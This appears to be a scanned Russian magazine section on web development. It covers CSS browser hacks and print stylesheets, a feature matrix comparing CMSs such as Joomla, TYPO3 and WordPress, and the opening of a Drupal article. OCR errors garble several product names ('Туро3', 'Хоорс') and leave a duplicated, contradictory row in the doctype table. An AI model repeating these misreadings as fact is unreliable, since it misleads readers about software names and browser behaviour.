| <ABBR> | <BLOCKQUOTE> |
| <ACRONYM> | <CENTER> |
| | <DIR> |
| <BDO> | <DIV> |
| <BIG> | <DL> |
| | <FIELDSET> |
| <CITE> | <FORM> |
| <CODE> | <H1> |
| <DFN> | <H2> |
| | <H3> |
| <I> | <H4> |
| | <H5> |
| <INPUT> | <H6> |
| <KBD> | <HR> |
| <LABEL> | <ISINDEX> |
| <Q> | <MENU> |
| <SAMP> | <NOFRAMES> |
| <SELECT> | <NOSCRIPT> |
| <SMALL> | |
| | <P> |
| | <PRE> |
| <SUB> | <TABLE> |
| <SUP> | |
| <TEXTAREA> | <DD> |
| <TT> | <DT> |
| <VAR> | <FRAMESET> |
| | |
| | <TBODY> |
| | <TD> |
| | <TFOOT> |
| | <TH> |
| | <THEAD> |
| | <TR> |

Код, приведенный выше, поможет в борьбе с монстром от Microsoft, но для Opera 5 и Netscape 4 придется подыскать другие способы наставить их на путь истинный. К примеру, для Netscape можно использовать его неприятие конструкции @import. Если ты готов пожертвовать валидностью своего кода, хаки здорово облегчат тебе жизнь. Нужно лишь помнить о том, что универсальных хаков не существует: вставая на скользкий путь одурачивания браузеров, нужно припасать лекарства для обширного зоопарка смотрелок. Богатая библиотека CSS-фильтров расположена по адресу www.dithered.com/css_filters/css_only.

Нельзя обойти вниманием еще один курьез от Microsoft: корпорация сама создала лекарство для лечения болезней собственных браузеров. Речь идет о проприетарных тегах (в терминологии авторов — Conditional Comments), позволяющих «подсунуть» нужные стили для Internet Explorer 5.x.

```
<!--[if IE 5]>
<link rel="stylesheet" type="text/css"
href="css/IE5.css" />
<![endif]-->
```

Более разумной, с точки зрения стандартов, альтернативой хакам и проприетарным тегам может послужить использование Javascript для определения типа браузера. Однако параноидальные пользователи, отключая исполнение скриптов в браузерах, не позволяют использовать данное решение как панацею.

→ **печать.** CSS предоставляет нам блестящую возможность больше не заботиться о создании страниц с printer-friendly версиями документов. В первую очередь скроем функциональные блоки, бесполезные в твердой копии страницы, при помощи значения «none» свойства display. Это большая часть дизайнерских наворотов в шапке и подвале страницы, а также навигация, баннеры и все прочее, что не имеет прямого отношения собственно к контенту. Поскольку принтеры имеют более высокое разрешение, имеет смысл скрыть также и логотип сайта и отдать принтеру другой (можно даже черно-белый) — с более высоким разрешением. Для этого создай блок со вторым логотипом и скрывай его в версии для дисплея. Подобным образом, например, поступила команда Артемия Лебедева — они создали таблицу стилей для печати страниц сайта Студии.

Для печати принято задавать размер кегля шрифта в пунктах (типографская единица измерения), и будет вполне логично поступить таким же образом и при создании стилей для принтера. В результате пользователи получат буквы оптимального размера, привычные им по распечаткам документов Microsoft Office.

Отдельного упоминания заслуживают фоновые изображения. Поскольку шансы на то, что текст будет читаться так же хорошо, как и на экране, минимальны, смело отменяем использование картинок на бэкграунде. Также не мешает оптимизация палитры для придания ей максимальной контрастности. Идеал — белый фон и черный текст. Если ты все же решил использовать в стилях для печати не только оттенки серого, не поленись проверить, как будет выглядеть твое буйство красок, если его распечатают на стареньком микромониторе лазернике.

На благодарном поприще создания стилей для печати разработчики ждут несколько подводных камней. Один из них — ошибка в Mozilla (касается всех браузеров, основанных на движке Gecko: Firefox, Netscape, Camino и др.), связанная с печатью блочных элементов, для которых задано свойство float. Баг выражается в том, что независимо от размеров блок распечатывается только на одной странице. Все, что не поместилось на нее, игнорируется. Решение проблемы просто, как советские трусы за рупь двадцать: назначаем свойству float значение «none» и радуемся жизни.

Хотелось бы упомянуть рацпредложение Эрика Майера, выдвинутое в его статье «CSS. Going to Print» на сайте A List Apart. Суть новации такова: при распечатывании документа, содержащего ссылки, естественным образом теряются адреса URL (кто там кликает на листе бумаги?). Пытливый ум нашего буржуйского коллеги нашел выход из данной ситуации — применил в стилях для печати достижения CSS2. Результатом их работы станет появление после текста самой ссылки адреса URL в скобках. Эта красота работает в браузерах Mozilla и Netscape 6.x.

```
a:link:after, a:visited:after {
content: " (" attr(href) ") ";
font-size: 90%;
}
```

Кроме как для принтеров, есть смысл создавать отдельные стили и для наладонников, которые отличаются маленьким экраном с ограниченным разрешением и медленным (и часто дорогим) соединением с интернетом. Как сделать это, читай на сайте Александра Качанова (снимаю шляпу!) www.webmacson.com. Прочие типы устройств вывода, равно как и голосовые браузеры, пока недостаточно распространены... хотя бы для того, чтобы протестировать на них свой сайт. Так что можно не расплываться и сосредоточиться на популярных медиа :). Исключение составляет, пожалуй, телеприставка WebTV, в прошлом популярная в Штатах. Она характеризуется низким разрешением, меньшей четкостью и более узким, чем RGB, цветовым пространством — все это издержки конструктивных особенностей телевизоров, которые используются как приставки в качестве монитора ☹

Зависимость режимов рендеринга в Internet Explorer от указания DOCTYPE (quirks — режим несоответствия стандартам)

| Варианты использования doctype | Win/IE5 | Win/IE6 | Mac/IE5 |
|---|-------------|-------------|-------------|
| HTML 4.01 Transitional - без doctype | quirks | quirks | quirks |
| HTML 4.01 Transitional - без URL в doctype | quirks | quirks | quirks |
| HTML 4.01 Transitional - полный doctype | стандартный | стандартный | стандартный |
| XHTML 1.0 Transitional - без doctype | quirks | quirks | quirks |
| XHTML 1.0 Transitional - без URL в doctype | quirks | quirks | стандартный |
| XHTML 1.0 Transitional - без doctype | quirks | quirks | стандартный |
| XHTML 1.0 Transitional - без пролога | стандартный | стандартный | стандартный |
| XHTML 1.0 Transitional - без пролога и URL | стандартный | стандартный | стандартный |



лучшие друзья зодчего

ОБЗОР ПОПУЛЯРНЫХ СИСТЕМ УПРАВЛЕНИЯ
КОНТЕНТОМ САЙТА

СИСТЕМЫ УПРАВЛЕНИЯ КОНТЕНТОМ ИСПОЛЬЗУЮТСЯ ДЛЯ СОЗДАНИЯ САЙТОВ ВСЕ ЧАЩЕ И ЧАЩЕ. КОЛИЧЕСТВО ТАКИХ СИСТЕМ УВЕЛИЧИВАЕТСЯ С КАЖДЫМ ДНЕМ, ОНО УЖЕ ДОСТИГЛО СОТНИ. ЕСТЬ ПЛАТНЫЕ И БЕСПЛАТНЫЕ. СОЗДАНЫ ТЫСЯЧИ МОДУЛЕЙ ДЛЯ НИХ — ВОЗМОЖНОСТИ ВСЕ РАСШИРЯЮТСЯ И РАСШИРЯЮТСЯ

БОРИС ВОЛЬФСОН
{borisvolffson@gmail.com}



→ **одна интересная история.** Давным-давно, в одной далекой-далекой галактике, одному web-программеру нужно было сделать сайт, но не обычный статический, а с возможностью обновления контента. И знал программмер Perl. За пару недель он написал десяток-другой скриптов, они даже заработали. Помнится, вся информация в этой наколенной CMS'ке хранилась в текстовых файлах. Шло время, и вот маленький программист добрался до языка PHP, потом был MySQL и еще пара CMS, написанных своими руками. О том, что написанное им называется CMS (Content Management System — система управления контентом), программмер узнал позже. Также он узнал, что существует множество готовых продуктов. Через

его руки прошли phpBB, phpNuke, Mambo, Joomla и Drupal... Конечно же, эта история правдивая и она повествует о нелегких буднях автора статьи, чтобы никто из читателей не повторял его трагический путь и не принимался изобретать велосипед. → **что такое CMS?** Это программное обеспечение, которое управляет работой сайта. CMS позволяют создавать сайты не зная языки программирования и web-технологии, наполнять сайты содержанием, создавать сообщества пользователей и много другое (смотри врезку). Большинство

CMS построены по модульной архитектуре, то есть их функциональность может быть расширена при помощи плагинов. CMS, которые будут рассмотрены ниже, работают под управлением web-сервера Apache, хотя некоторые и не отрицают возможность работы под IIS. Все они написаны на PHP и Perl, причем первому принадлежит абсолютная популярность. В качестве базы данных используется MySQL и другие базы. Другими словами, установить все эти CMS удастся практически на любой хостинг.

| | | | | | |
|---|--|---|--|---|--|
| <p>eZ publish 3.x www.ez.no Размер: 9 Мб</p> | <p>Данная система управления контентом предназначена для организации сайтов в локальной сети, корпоративных сайтов, блогов, галерей, интернет-магазинов и проч. Тип сайта выбирается при установке, в результате чего определяется соответствующий набор модулей. Основной прелестью eZ publish является мульти-сайтинг — ты сможешь</p> | <p>поднять несколько сайтов, которые будут крутиться на одном движке. Также отметку систему триггеров — установку действия на какое-то событие. Например, пользователь создает материал, который остается недоступным до определенной даты.</p> | <p>Joomla (Mambo) www.joomla.org www.mamboserver.com Размер: около 2 Мб</p> | <p>Судя по версии (на момент написания статьи — 1.0.8), система молодая, но это не так. Фактически Joomla отделился от Mambo — на настоящий момент одна из самых популярных систем управления сайтом. Кроме армии пользователей и разработчиков, эта система управления контентом украшена множеством наград от сообщества Open Source. Главное качество Mambo (Joomla) — это</p> | <p>простота использования и гигантское количество плагинов. Простота начинается с установки, которая происходит в автоматическом режиме. Настройка всех параметров сайта также производится через web-интерфейс. Модули к этой CMS поставляются в виде zip-архивов, при установке Joomla автоматически распаковывает их и затем устанавливает плагин. Разработаны модули практически для всех целей — от простых блогов до мощных систем построения новостных сайтов. Joomla подойдет тем, кто хочет максимально простым способом получить web-сайт с обширным функционалом.</p> |
| | | | | | |
| | | | | | |

PHP Nuke

http://phpnuke.org
Размер: 6 Мб

Одна из самых старых CMS. Фактически, на данный момент существует целое семейство Nuke'ов от самых простых до самых навороченных, от самых шустрых до самых нагруженных. Разумеется, для PHP-Nuke написано множество модулей — те, кому не хватает встроенных возможностей, порадуются. Эта система управления контентом имеет

практически один недостаток — в безопасности. По количеству найденных дыр Nuke стал рекордсменом, и вообще для некоторых людей SQL-инъекция ассоциируется именно с этой CMS. Могут посоветовать любителям острых ощущений.



Туро3

http://turo3.org
Размер: 7 Мб

Итак, перед нами тяжеловес — промышленная система управления контентом сайта. Можно сказать, что в Туро3 вмещаются не только CMS, но и CMF — Content Management Framework. На этой системе работают тысячи проектов, причем не мелкие, а сайты крупных корпораций (к примеру

Erpson и Philips) и общественных организаций. Соответственно, и уровень безопасности системы очень высокий. Можно посоветовать ставить Туро3 на сайт, где важны прежде всего надежность и безопасность.



WebGUI

www.plain-black.com/webgui
Размер: 3,5 Мб

Судя по данным сайта cmsmatrix.org, эта система управления контентом умеет многое. Все в одном флаконе. Так что если тебе неинтересно качать разные модули, а хочется всего и сразу,

то WebGUI как раз для тебя. Кстати, она написана на языке Perl, в отличие от других CMS.



WordPress

http://wordpress.org
Размер: 0,5 Мб

Блоги становятся все популярнее и популярнее. Некоторые специалисты пророчат, что они вытеснят даже средства информации. Перед тобой CMS, заточенная специально

под ведение блогов, — WordPress. Сверхмаленький дистрибутив и ничего лишнего.





Матрица сравнения систем управления содержанием

| Популярность | eZ publish 3.x | Joomla! 1.0.7 | PHP Nuke 6 | TYPO3 4.0 | WebGUI 6.8 | WordPress 1.5 | Xaraya 1.0 | Xoops 2.06 |
|--|--|---------------|--|--|------------|---------------|---|------------|
| Количество страниц в Google ¹ | 5 710 000 | 91 400 000 | 76 600 000 | 13 300 000 | 589 000 | 174 000 000 | 2 030 000 | 31 300 000 |
| Количество ссылок ² | 16 100 | 104 000 | 332 000 | 4 760 | 702 | 952 000 | 6 960 | 90 200 |
| Требования | | | | | | | | |
| База данных | MySQL PostgreSQL Oracle MSSQL | MySQL | MySQL Postgres mSQL Interbase Sybase | MySQL PostgreSQL Oracle MSSQL | MySQL | MySQL | MySQL MySQLi PostgreSQL SQLite | MySQL |
| Язык программирования | PHP | PHP | PHP | PHP | Perl | PHP 4.1.0 | PHP | PHP 4.1.0 |
| Безопасность | | | | | | | | |
| Captcha ³ | — | ● | — | плагин | ● | — | плагин | — |
| Подтверждение контента | ● | ● | — | ● | ограничено | ● | плагин | ● |
| Подтверждение e-mail | ● | ● | — | ● | ● | — | ● | — |
| Привилегии пользователей | ● | ● | ограничено | ● | ● | ● | ● | ● |
| История посещения сайта | — | ● | — | ● | ● | плагин | — | плагин |
| Расширяемая система аутентификации ⁴ | ● | — | — | плагин | ● | ● | ● | — |
| Оповещение о проблемах | — | — | ● | ● | ● | ограничено | — | ограничено |
| Изолированное пространство для тестов ⁵ | ● | — | ● | ● | ● | ограничено | плагин | ограничено |
| Управление сессиями | ● | ● | — | ● | ● | — | ● | ограничено |
| Поддержка версий контента | ● | ● | — | ● | ● | — | плагин | ● |
| Поддержка | | | | | | | | |
| Шаблоны кода | — | — | — | плагин | ● | — | — | — |
| Сообщество разработчиков | ● | ● | ● | ● | ● | ● | ● | ● |
| Документация в интернете | ● | ● | — | ● | ● | ● | ● | — |
| API для расширения | ● | ● | ● | ● | ● | ● | ● | ● |
| Хостинг | ● | ● | ● | ● | ● | ● | ● | ● |
| Форум | ● | ● | ● | ● | ● | ● | ● | ● |
| Списки рассылки | ● | — | — | ● | ● | ● | ● | ● |
| Среда для автоматического тестирования ⁶ | — | — | — | плагин | ● | — | — | — |
| Сторонние разработчики | ● | ● | ● | ● | ● | ● | ● | ● |
| Простота использования | | | | | | | | |
| Расстановка содержимого мышкой (Drag and Drop) | — | — | — | плагин | ● | — | — | — |
| Отправка сообщений через e-mail ⁷ | — | плагин | — | плагин | — | — | плагин | — |
| ЧПУ (Чистые URL) ⁸ | ● | ● | — | ● | ● | ● | ● | плагин |
| Изменение размеров графики | ● | ● | — | ● | ● | — | — | — |
| Макроязык | ● | ● | — | ● | ● | — | ● | ограничено |
| Закачка множества файлов | плагин | — | — | плагин | ● | — | плагин | — |
| Возможность создания прототипов | ● | ● | — | плагин | ● | — | ● | — |
| Проверка правописания | — | — | — | ● | ограничено | плагин | плагин | — |
| Помощник для выбора стиля сайта | — | — | ● | ● | — | — | — | — |
| Подписка на рассылку | ● | — | — | плагин | ● | ● | плагин | — |
| Поддержка шаблонов | ● | ● | — | ● | ● | — | ● | ● |
| Уровни пользовательского интерфейса | ● | — | — | ● | ● | ● | ● | ● |
| Отмена операций | ● | — | — | ● | ● | — | плагин | — |
| WYSIWYG-редактор ⁹ | ● | ● | — | ● | ● | плагин | плагин | плагин |
| Поддержка Zip-архивов ¹⁰ | — | — | — | — | ● | — | — | — |
| Производительность | | | | | | | | |
| Продвинутое кеширование | ● | ● | — | ● | ● | — | ● | — |
| Репликация БД ¹¹ | ● | — | — | — | ● | — | — | — |
| Распределение нагрузки между серверами | ● | — | — | — | ● | — | ● | ● |
| Кеширование страниц | ● | ● | — | ● | ● | плагин | ● | — |
| Управление | | | | | | | | |
| Управление рекламой | плагин | ● | ● | плагин | — | — | плагин | ● |
| Репозиторий файлов | ● | ● | — | ● | ● | ограничено | плагин | ● |

Хоорс

http://xoops.org
Размер: 1,1 Мб

ХООПС (eXtensible Object Oriented Portal System) — расширяемая объектно-ориентированная система создания портала. Как и большинство собратьев, использует базу данных MySQL. Имеется мощная система управления пользователями и поддержка различ-

ных языков (в том числе русского). Как и предыдущую CMS, ее можно использовать для сайтов средних размеров. Хоорс чем-то напоминает пик'оподобные системы управления.



Харая

http://xaraya.org
Размер: 3,8 Мб

Перед нами еще один косвенный потомок Nuke'a, только без особых проблем с безопасностью. Харая — полностью переписанная версия PostNuke. Обычно Харая критикуют за низкую производительность, которой пользователи расплачиваются

за высокую расширяемость системы и шаблоны на основе XML. Могу сказать, что эта CMS годится «для повседневных нужд» сайта среднего размера.



¹ КОЛИЧЕСТВО СТРАНИЦ В GOOGLE — ЭТО КОЛИЧЕСТВО СТРАНИЦ, КОТОРЫЕ GOOGLE ВЫДАЕТ ПО ЗАПРОСУ, СООТВЕТСТВУЮЩЕМУ НАЗВАНИЮ SMS. ДЛЯ JOOMLA ИСПОЛЬЗОВАЛСЯ ЗАПРОС JOOMLA | МАМВО.

² КОЛИЧЕСТВО ССЫЛОК — КОЛИЧЕСТВО ОБРАТНЫХ ССЫЛОК НА ОФИЦИАЛЬНЫЙ САЙТ SMS. ТАК GOOGLE ОЦЕНИВАЕТ ВАЖНОСТЬ СТРАНИЦ.

³ САРТСНА — КАРТИНКА С ТЕКСТОМ ИЛИ ЦИФРАМИ, КОТОРУЮ ПОКАЗЫВАЮТ ПОЛЬЗОВАТЕЛЮ ПРИ РЕГИСТРАЦИИ ДЛЯ ЗАЩИТЫ ОТ ПРОГРАММ-РОБОТОВ, КОТОРЫЕ МОГУТ ОСУЩЕСТВЛЯТЬ АВТОРЕГИСТРАЦИЮ.

⁴ РАСШИРЯЕМАЯ СИСТЕМА АУТЕНТИФИКАЦИИ — ИМЕЕТ ЛИ АДМИНИСТРАТОР САЙТА ВОЗМОЖНОСТЬ РАСШИРИТЬ СТАНДАРТНУЮ СИСТЕМУ АУТЕНТИФИКАЦИИ, НАПРИМЕР, ПРИ ПОМОЩИ LDAP.

⁵ ИЗОЛИРОВАННОЕ ПРОСТРАНСТВО ДЛЯ ТЕСТОВ — ТАК НАЗЫВАЕМАЯ «ПЕСОЧНИЦА ДЛЯ АДМИНИСТРАТОРОВ», ГДЕ ОНИ МОГУТ ПОИГРАТЬ С НАСТРОЙКАМИ САЙТА, ПРИ ЭТОМ ИЗМЕНЕНИЯ БУДУТ ВИДИМЫ ТОЛЬКО ИМ.

⁶ СРЕДА ДЛЯ АВТОМАТИЧЕСКОГО ТЕСТИРОВАНИЯ — НАБОР ТЕСТОВ ДЛЯ ТОГО, ЧТОБЫ УБЕДИТЬСЯ, ЧТО В ДАННЫХ ПРОГРАММНЫХ УСЛОВИЯХ СИСТЕМА РАБОТАЕТ ПРАВИЛЬНО.

⁷ ОТПРАВКА СООБЩЕНИЙ ЧЕРЕЗ E-MAIL — ВОЗМОЖНОСТЬ СОЗДАНИЯ КОНТЕНТА ОТПРАВЛЕНИЕМ ПИСЬМА НА ЭЛЕКТРОННЫЙ АДРЕС САЙТА.

⁸ ЧПУ (ЧИСТЫЕ URL, ЧЕЛОВЕКООПЯТНЫЕ УРЛЫ) — АДРЕСА СТРАНИЦ САЙТА В ВИДЕ, УДОБОЧИТАЕМОМ ДЛЯ ЛЮДЕЙ И ПОИСКОВИКОВ.

⁹ WYSIWYG-РЕДАКТОР — НАБОР JAVA-SCRIPT'ОВ, КОТОРЫЕ ПОЗВОЛЯЮТ ВВОДИТЬ ФОРМАТИРОВАННЫЙ ТЕКСТ ПРЯМО В БРАУЗЕРЕ И ВСТАВЛЯТЬ КАРТИНКИ, ПРИЧЕМ ПРОГРАМИСТУ НЕ ПОНАДОБЯТСЯ ЗНАНИЯ HTML.

¹⁰ ПОДДЕРЖКА ZIP-АРХИВОВ — НЕКОТОРЫЕ СИСТЕМЫ ПОЗВОЛЯЮТ ЗАГРУЖАТЬ ZIP-АРХИВ, ЗАТЕМ ОНИ САМИ РАСПАКОВЫВАЮТ ЕГО И ПУБЛИКУЮТ СОДЕРЖИМОЕ (НАПРИМЕР СТАТЬЮ С КАРТИНКАМИ), И ТАКИМ ОБРАЗОМ ЗАГРУЖАЕТСЯ НЕСКОЛЬКО ФАЙЛОВ «ЗА РАЗ».

¹¹ РЕПЛИКАЦИЯ — СИНХРОНИЗАЦИЯ БД НА РАЗНЫХ СЕРВЕРАХ.

¹² ПЕРЕДАЧА КОНТЕНТА — СПОСОБНОСТЬ СЕРВЕРА ПЕРЕДАВАТЬ КОНТЕНТ ДРУГОМУ СЕРВЕРУ.

¹³ МУЛЬТИСАЙТИНГ — СОЗДАНИЕ НЕСКОЛЬКИХ САЙТОВ ФИЗИЧЕСКИ НА ОДНОМ ДВИЖКЕ.

¹⁴ ДНЕВНИКИ (БЛОГИ) — КАЖДЫЙ ПОЛЬЗОВАТЕЛЬ ИМЕЕТ ВОЗМОЖНОСТЬ ДЕЛАТЬ ЗАПИСИ В ОТДЕЛЬНЫЙ ДНЕВНИК.

¹⁵ ФАЙЛОВЫЕ АРХИВЫ ДЛЯ СКАЧИВАНИЯ — РАЗДЕЛ DOWNLOAD, ВКЛЮЧАЮЩИЙ РАЗЛИЧНУЮ СТАТИСТИКУ И ОГРАНИЧЕНИЯ.

¹⁶ ГАЛЕРЕЯ — НАБОР ИЗОБРАЖЕНИЙ С ОПИСАНИЯМИ К НИМ. ОБЫЧНО СИСТЕМЫ УПРАВЛЕНИЯ КОНТЕНТОМ ТАКЖЕ УМЕЮТ ИЗГОТОВЛЯТЬ ЭСКИЗЫ — УМЕНЬШЕННЫЕ КОПИИ.

¹⁷ ВЕДЕНИЕ ПРОЕКТОВ — СИСТЕМА БАГ-ТРЕКИНГА ДЛЯ ОТСЛЕЖИВАНИЯ ОШИБОК И ЗАДАНИЙ (АНАЛОГ BUGZILLA).

¹⁸ ПОИСКОВЫЙ ДВИЖОК — ВСТРОЕННЫЙ МЕХАНИЗМ ПОИСКА ПО САЙТУ.

¹⁹ КАРТА САЙТА — АВТОМАТИЧЕСКИ СОЗДАВАЕМАЯ СТРАНИЦА СО ССЫЛКАМИ НА ГЛАВНЫЕ РАЗДЕЛЫ САЙТА И, ВОЗМОЖНО, НА ПОДРАЗДЕЛЫ.

²⁰ КОНТЕНТ ПОЛЬЗОВАТЕЛЕЙ — ВОЗМОЖНОСТЬ РАЗМЕЩАТЬ НА САЙТЕ СВОИ МАТЕРИАЛЫ.

| | | | | | | | | |
|--|------------|--------|------------|--------|------------|------------|------------|------------|
| Буфер обмена | — | — | — | ● | ● | — | — | ● |
| Публикация по расписанию | ● | ● | — | ● | ● | ограничено | плагин | ● |
| Передача контента ¹² | ● | — | — | плагин | — | — | ● | ограничено |
| Встроенное администрирование | ● | ● | — | ● | ● | — | — | ● |
| Интерфейс администратора | ● | ● | ● | ● | ● | ● | ● | ● |
| Подсайты | ● | ● | — | ● | ● | — | ● | плагин |
| Темы / Скин | ● | ● | ● | ● | ● | ● | ● | ● |
| Восстановление удаленных материалов | ● | ● | — | плагин | ● | — | плагин | — |
| Статистика посещений / просмотров | плагин | ● | ● | плагин | ● | плагин | плагин | плагин |
| Web-интерфейс для редактирования шаблонов | ● | ● | ограничено | ● | ● | ● | — | ● |
| Web-интерфейс для перевода | — | плагин | — | ● | плагин | ограничено | ● | ● |
| Взаимодействие и стандарты | | | | | | | | |
| Создание RSS | ● | ● | — | ● | ограничено | ● | ● | ● |
| Поддержка FTP | — | плагин | — | ● | — | ограничено | — | ● |
| Поддержка UTF-8 | ● | ● | — | ● | ● | ● | ● | ● |
| Гибкость | | | | | | | | |
| Работа в режиме CGI | — | — | ● | ● | ● | — | ● | — |
| Расширение профиля пользователя | ● | ● | — | плагин | ● | — | ● | — |
| Локализация интерфейса пользователя | ● | ● | ● | ● | плагин | ● | ● | ● |
| Метаданные | ● | ● | — | ● | ● | ● | ● | ● |
| Мультиязыковой контент | ● | плагин | — | ● | ● | плагин | ● | ● |
| Мультиязыковые версии контента | ● | плагин | — | ● | — | плагин | ● | ● |
| Мультисайтинг ¹³ | ● | плагин | — | ● | ● | — | ● | ● |
| Псевдонимы для URL | ● | ● | — | ● | ● | ● | ● | ● |
| Поддержка Wiki | ● | плагин | — | плагин | ограничено | плагин | ограничено | ● |
| Функциональность | | | | | | | | |
| Дневники (блоги) ¹⁴ | ● | ● | ● | плагин | ● | ● | плагин | плагин |
| Чаты | — | плагин | — | плагин | плагин | — | плагин | плагин |
| Отчеты БД | ограничено | плагин | — | плагин | ● | — | плагин | плагин |
| Форум | ● | плагин | ● | плагин | ● | — | плагин | ● |
| Управление офлайн-документами | — | плагин | — | плагин | ограничено | — | плагин | плагин |
| Календарь событий | — | плагин | — | плагин | ● | плагин | плагин | плагин |
| Создание ЧАВО (FAQ) | плагин | ● | ● | плагин | ● | ограничено | плагин | ● |
| Файловые архивы для скачивания ¹⁵ | ● | плагин | ● | плагин | ● | — | плагин | плагин |
| Графики и диаграммы | плагин | плагин | — | плагин | плагин | — | плагин | — |
| Группы пользователей | — | плагин | — | плагин | — | — | плагин | — |
| Гостевая книга | плагин | плагин | — | плагин | ● | — | плагин | плагин |
| Управление ссылками | ● | ● | ● | плагин | ● | ● | плагин | ● |
| Форма контактов | ● | ● | — | ● | ● | плагин | плагин | ● |
| Матрица анализа | — | — | — | плагин | ● | — | — | — |
| Домашние страницы польз. | ограничено | — | — | плагин | ● | ● | ● | ● |
| Подписка на новости | — | плагин | — | ● | ● | плагин | плагин | — |
| Галерея ¹⁶ | ● | плагин | — | плагин | ● | плагин | плагин | плагин |
| Голосования | ● | ● | ● | плагин | ● | плагин | плагин | ● |
| Ведение проектов ¹⁷ | — | плагин | — | плагин | плагин | — | плагин | плагин |
| Поисковый движок ¹⁸ | ● | ● | — | плагин | ● | ● | плагин | плагин |
| Карта сайта ¹⁹ | ● | плагин | — | ● | ● | — | плагин | — |
| Получение RSS | ● | ● | ● | плагин | ● | ● | плагин | ● |
| Тесты (вопросники) | плагин | плагин | — | плагин | ● | — | — | — |
| Контент пользователей ²⁰ | ● | ● | ● | ● | ● | ● | плагин | ● |
| Погода | — | — | — | плагин | ● | — | — | — |
| Web-сервисы | — | плагин | — | плагин | ● | — | ● | плагин |



Топ 10 крутых модулей

- 1 DATABASE ADMINISTRATION — для администрирования БД прямо из DRUPAL'A.
- 2 FLEXINODE — для создания различных типов документов.
- 3 VIEWS — для создания произвольных настраиваемых списков документов.
- 4 TINYMCE WYSIWYG EDITOR — для визуального редактирования содержимого.
- 5 TAXONOMY CONTEXT — для навигации по категориям.
- 6 GOOGLE SITEMAP — для качественной индексации самым большим поисковиком.
- 7 ATTACHMENT — для расширенной поддержки загрузки файлов.
- 8 NICE MENUS — для создания ниспадающих меню.
- 9 BOOKMARKS — для создания закладок пользователями.
- 10 CAPTCHA — для защиты от регистрации программами-роботами.

Капля меда для разнорабочего

DRUPAL — МОГУЧАЯ СИСТЕМА УПРАВЛЕНИЯ СОДЕРЖАНИЕМ САЙТА

В ЭТОЙ СТАТЬЕ Я РАССКАЖУ О НАБИРАЮЩЕЙ ПОПУЛЯРНОСТЬ СИСТЕМЕ УПРАВЛЕНИЯ СОДЕРЖИМЫМ САЙТА. БЛАГОДАРЯ СВОЕЙ ГИБКОСТИ ОНА ПОЗВОЛЯЕТ СОЗДАВАТЬ САМЫЕ РАЗНЫЕ САЙТЫ ОТ ДОМАШНИХ СТРАНИЧЕК ДО КРУПНЫХ НОВОСТНЫХ САЙТОВ И СЕТЕВЫХ СООБЩЕСТВ. DRUPAL ЭТО УМЕЕТ!

БОРИС ВОЛЬФСОН
{borisvolffson@gmail.com}

→ в далеком 2000 году стартовал проект Drupal. В переводе с голландского «drupel» — «капля», что и отражено на логотипе проекта. Лидером проекта был и остается по сей день голландец Дрис Байтаерт (Dries Buytaert), а его детище (с которым мы познакомимся) процветает.

→ почему именно Drupal, а не сотня других систем управления содержимым сайта? Кто-то считает, что CMS хороша только тогда, когда для нее создано множество различных модулей. Для Drupal'a их десятки (если уже не сотни): от встро-

енных стандартных модулей (см. врезку) до модулей сторонних программистов (см. еще одну врезку). Кто-то считает, что хорошая CMS должна иметь мощный шаблонизатор. К Drupal'у можно подключать несколько шаблонизаторов на выбор, в том числе Smarty, PHPTemplate. Кто-то считает, что у хорошей CMS должно быть много готовых тем — для Drupal'a они есть, и их много (<http://themes.drupal.org>).

На мой взгляд, качество CMS определяется прежде всего ее гибкостью. В данном случае гибкость можно разделить на два вида: пользовательская и программистская. Как пользователь, я могу поднять (и ты сможешь — стоит только попробовать) довольно сложный сайт на Drupal'е буквально за один вечер, не написав не единой строчки кода на PHP (я лукавлю: придется написать две строчки для конфигурации). Я смогу поставить понравившуюся тему, причем при желании подкорректирую ее в каком-нибудь визуальном редакторе, опять же без знаний HTML. Если я



Рисунок 1. Создание первого аккаунта

установлю на сайт любой визуальный редактор, то HTML больше не понадобится и для заполнения контента сайта.


Однако, как web-программист, я смогу сделать намного больше. Во-первых, создать собственную тему для Drupal'a. Тут пригодятся знания PHP, HTML и CSS. Во-вторых, создать отдельные web-странички с помощью PHP, благодаря которому они станут динамическими. Кстати, стандартный PHP-код, который используется чаще всего, доступен на сайте в виде сниппетов, и обращаться с ними способен даже не специалист-программист. В-третьих, я смогу написать свой модуль или модифицировать чужой, чтобы получить нужную мне функциональность.

